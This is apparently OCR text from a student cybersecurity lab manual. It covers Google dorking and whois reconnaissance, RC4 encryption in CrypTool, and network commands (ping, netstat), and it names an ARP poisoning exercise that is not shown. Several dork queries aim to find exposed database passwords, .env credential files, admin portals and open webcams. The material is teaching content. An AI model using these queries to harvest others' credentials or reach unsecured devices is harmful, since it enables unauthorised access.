PRACTICAL NO 1

AIM: Use Google and whois for Reconnaissance

Using Google:

Because of various web server misconfigurations, sensitive information gets indexed by the search engines when spiders crawl them. The sensitive information may include: password files, confidential directories, logon portals, log files etc.

A Google dork query is a search string that uses advanced search operators to find information that is not readily available on a website. Google dorking, also known as Google hacking, can return information that is difficult to locate through simple search queries. To locate sensitive information, attackers use advanced sear 1ch strings called Google dork queries.

Some Google Dork Queries:

i)Files Containing Passwords

Search string: "whoops! there was an error." "db_password"

URL:
https://www.google.com/search?q=%22whoops!%20there%20was%20an%20error.%22%20%22db_password%22

Result: reveals database passwords as a result of the error raised by the PP Framework Laravel

Search string: intext:"login" department | admin | manager | company | host filetype:xls | xlsx -community -github

URL:
https://www.google.com/search?q=intext:%22login%22%20department%20|%20admin%20|%20manager%20|%20com pany%20|%20host%20filetype:xls%20|%20xlsx%20-community%20-github

Result: reveals spreadsheets containing passwords

Search String: inurl:"build.xml" intext:"tomcat.manager.password"

URL:
https://www.google.com/search?q=inurl:%22build.xml%22%20intext:%22tomcat.manager.password%22

Result: reveals the password of tomcat manager

Search String: intitle:"index of" intext:login.csv

URL:

https://www.google.com/search?q=intitle:%22index%20of%22%20intext:login.csv

Result: reveals servers with open directories exposing login information files

ii) Pages Containing Login Portals

Search String: inurl:admin.php inurl:admin ext:php

URL:

https://www.google.com/search?q=inurl:admin.php%20inurl:admin%20ext:php

Result: reveals the admin login page of sites

iii) Various Online Devices

Search String: intitle:"VB Viewer"

URL:

https://www.google.com/search?q=intitle:%22VB%20Viewer%22

Result: reveals several online webcams or IPcams

iv) File Containing Juicy Info

Search String: ext:env intext:APP_ENV= | intext:APP_DEBUG= | intext:APP_KEY=

URL:
https://www.google.com/search?q=ext:env%20intext:APP_ENV=%20|%20intext:APP_DEBUG=%20|%20intext:APP_KEY=

Result: finds the environment configuration files (.env) of Laravel Framework which reveal credentials of database and SMTP servers

Whois:

WHOIS is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block or an autonomous system, but is also used for a wider range of other information. The protocol stores and

delivers database content in a human-readable format. The WHOIS protocol is documented in RFC 3912.

Online Whois query:

➢ https://www.whois.com/


➢ https://www.whois.net/

➢ http://whois.domaintools.com/

➢ https://who.is/

➢ https://whois.icann.org/en

A) www.whois.com




MEGA SALE
40% OFF ON DEDICATED SERVERS!
ENDS SOON!
BUY NOW
Whois
Identity for everyone
oneplus
WHOIS
HOME
DOMAINS
WEBSITES
HOSTING
CLOUD
EMAIL
SECURITY
WHOIS
SUPPORT
LOGIN
oneplus.com
Updated 5 days ago
Domain Information
Domain: oneplus.com
Registrar: Alibaba Cloud Computing (Beijing) Co., Ltd.
Registered On: 2001-06-30
Expires On: 2022-06-30
Updated On: 2018-03-16
Status: clientTransferProhibited
Name Servers: ns-1356.awsdns-41.org
ns-1801.awsdns-33.co.uk
ns-191.awsdns-23.com
Sale
.space
$24.88 $0.88
BUY NOW
*Offer ends 31st December 2018
On Sale!
.pro
oneplus.com
Updated 5 days ago
Domain Information
Domain: oneplus.com
Registrar: Alibaba Cloud Computing (Beijing) Co., Ltd.
Registered On: 2001-06-30
Expires On: 2022-06-30
Updated On: 2018-03-16
Status: clientTransferProhibited
Name Servers: ns-1356.awsdns-41.org
ns-1801.awsdns-33.co.uk
ns-191.awsdns-23.com
ns-839.awsdns-40.net
Registrant Contact
State: guang dong
Raw Whois Data


Raw Whois Data


```
Domain Name: oneplus.com
Registry Domain ID: 74213037_DOMAIN_COM-VRSN
Registrar WHOIS Server: grs-whois.hichina.com
Registrar URL: http://whois.aliyun.com
Updated Date: 2018-03-16T16:41:18Z
Creation Date: 2001-06-30T10:49:16Z
Registrar Registration Expiration Date: 2022-06-30T10:49:15Z
Registrar: Alibaba Cloud Computing (Beijing) Co., Ltd.
Registrar IANA ID: 420
Reseller:
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registrant City:
Registrant State/Province: guang dong
Registry Registrant ID: Not Available From Registry
Name Server: NS-1356.AWSDNS-41.ORG
Name Server: NS-1801.AWSDNS-33.CO.UK
Name Server: NS-191.AWSDNS-23.COM
Name Server: NS-839.AWSDNS-40.NET
DNSSEC: unsigned
Registrar Abuse Contact Email: DomainAbuse@service.aliyun.com
Registrar Abuse Contact Phone: +86.95187
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>>Last update of WHOIS database: 2018-12-15T01:57:13Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Important Reminder: Per ICANN 2013RAA`s request, Hichina has modified domain
names`whois format of dot com/net/cc/tv, you could refer to section 1.4 posted by
ICANN on http://www.icann.org/en/resources/registrars/raa/approved-with-specs-
27jun13-en.htm#whois The data in this whois database is provided to you for
information purposes only, that is, to assist you in obtaining information about
```


For more information on Whois status codes, please visit https://icann.org/epp

Important Reminder: Per ICANN 2013RAA`s request, Hichina has modified domain
names`whois format of dot com/net/cc/tv, you could refer to section 1.4 posted by
ICANN on http://www.icann.org/en/resources/registrars/raa/approved-with-specs-
27jun13-en.htm#whois The data in this whois database is provided to you for
information purposes only, that is, to assist you in obtaining information about
or related to a domain name registration record. We make this information
available "as is," and do not guarantee its accuracy. By submitting a whois query,
you agree that you will use this data only for lawful purposes and that, under no
circumstances will you use this data to: (1)enable high volume, automated,
electronic processes that stress or load this whois database system providing you
this information; or (2) allow, enable, or otherwise support the transmission of
mass unsolicited, commercial advertising or solicitations via direct mail,
electronic mail, or by telephone. The compilation, repackaging, dissemination or
other use of this data is expressly prohibited without prior written consent from
us. We reserve the right to modify these terms at any time. By submitting this
query, you agree to abide by these terms.For complete domain details go
to:http://whois.aliyun.com/whois/domain/hichina.com

b) www.arin.net







Conclusion: Reconnaissance studies successfully using Google and whois

PRACTICAL NO 2

AIM: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm


CrypTool:

CrypTool is an open-source project. **CrypTool** contains most classical ciphers, as well as modern symmetric and asymmetric cryptography including RSA, ECC, digital signatures, hybrid encryption, holomorphic encryption, and Diffie–Hellman key exchange.


RC4 algorithm:

In cryptography, RC4 is a stream cipher. While remarkable for its simplicity and speed in software, multiple vulnerabilities have been discovered in RC4, rendering it insecure. It is especially vulnerable when the beginning of the output key stream is not discarded, or when nonrandom or related keys are used.


Step 1: open cryptool → go to file → new file → enter the plain text




Step 2:- Goto encrypt/decrypt → symmetric model → RC4 → enter key length(128 bits) → click Encrypt




Step 3: after encryption the value is



Step 4: for decryption (go to encrypt/decrypt>>change the bit length 128bits>> decrypt)






CONCLUSION: We encrypted and Decrypted data successfully by using CrypTool and RC4 Algorithm.

PRACTICAL NO 3

AIM: (A) Run and analyze the following commands in Linux- TraceRoute, ping, ifconfig, netstat command.

(B) Perform ARP Poisoning in Windows.

Step 1: Type tracert and type www.oneplus.com press "Enter".



Step 2: Ping all the IP address

>ipconfig

```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Npcap Loopback Adapter:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e0f9:2fdc:cdc7:7bfe%28
   Autoconfiguration IPv4 Address. . : 169.254.123.254
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a560:66a0:a556:5eaf%14
   IPv4 Address. . . . . . . . . . . : 192.168.1.61
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

>ping 91.240.109.42

```
C:\Windows\system32>ping 91.240.109.42

Pinging 91.240.109.42 with 32 bytes of data:
Reply from 91.240.109.42: bytes=32 time=175ms TTL=53
Reply from 91.240.109.42: bytes=32 time=173ms TTL=53
Reply from 91.240.109.42: bytes=32 time=173ms TTL=53
Reply from 91.240.109.42: bytes=32 time=171ms TTL=53

Ping statistics for 91.240.109.42:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 171ms, Maximum = 175ms, Average = 173ms
```

Step 3: netstat

```
C:\Windows\system32>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.1.61:1137      e1:https               ESTABLISHED
  TCP    192.168.1.61:1146      131.253.33.254:https   ESTABLISHED
  TCP    192.168.1.61:1153      e1-ha:https            ESTABLISHED
  TCP    192.168.1.61:1200      e3-ha:https            ESTABLISHED
  TCP    192.168.1.61:1201      e3-ha:https            ESTABLISHED
  TCP    192.168.1.61:1203      e1:https               ESTABLISHED
  TCP    192.168.1.61:1273      server-52-222-136-21:https  CLOSE_WAIT
  TCP    192.168.1.61:1281      e2:https               ESTABLISHED
  TCP    192.168.1.61:1309      151.101.38.110:https   ESTABLISHED
  TCP    192.168.1.61:1340      media-router-fp2:https  ESTABLISHED
  TCP    192.168.1.61:1341      media-router-fp2:https  ESTABLISHED
  TCP    192.168.1.61:1552      52.230.3.194:https     ESTABLISHED
  TCP    192.168.1.61:1574      dialup-mum-203:https   ESTABLISHED
  TCP    192.168.1.61:1634      COMP53:ms-do           ESTABLISHED
  TCP    192.168.1.61:7680      comp151:1748           ESTABLISHED
  TCP    192.168.1.61:7680      comp66:26329           ESTABLISHED
  TCP    192.168.1.61:7680      comp150:1667           ESTABLISHED
  TCP    192.168.1.61:7680      192.168.1.163:1651     ESTABLISHED
```

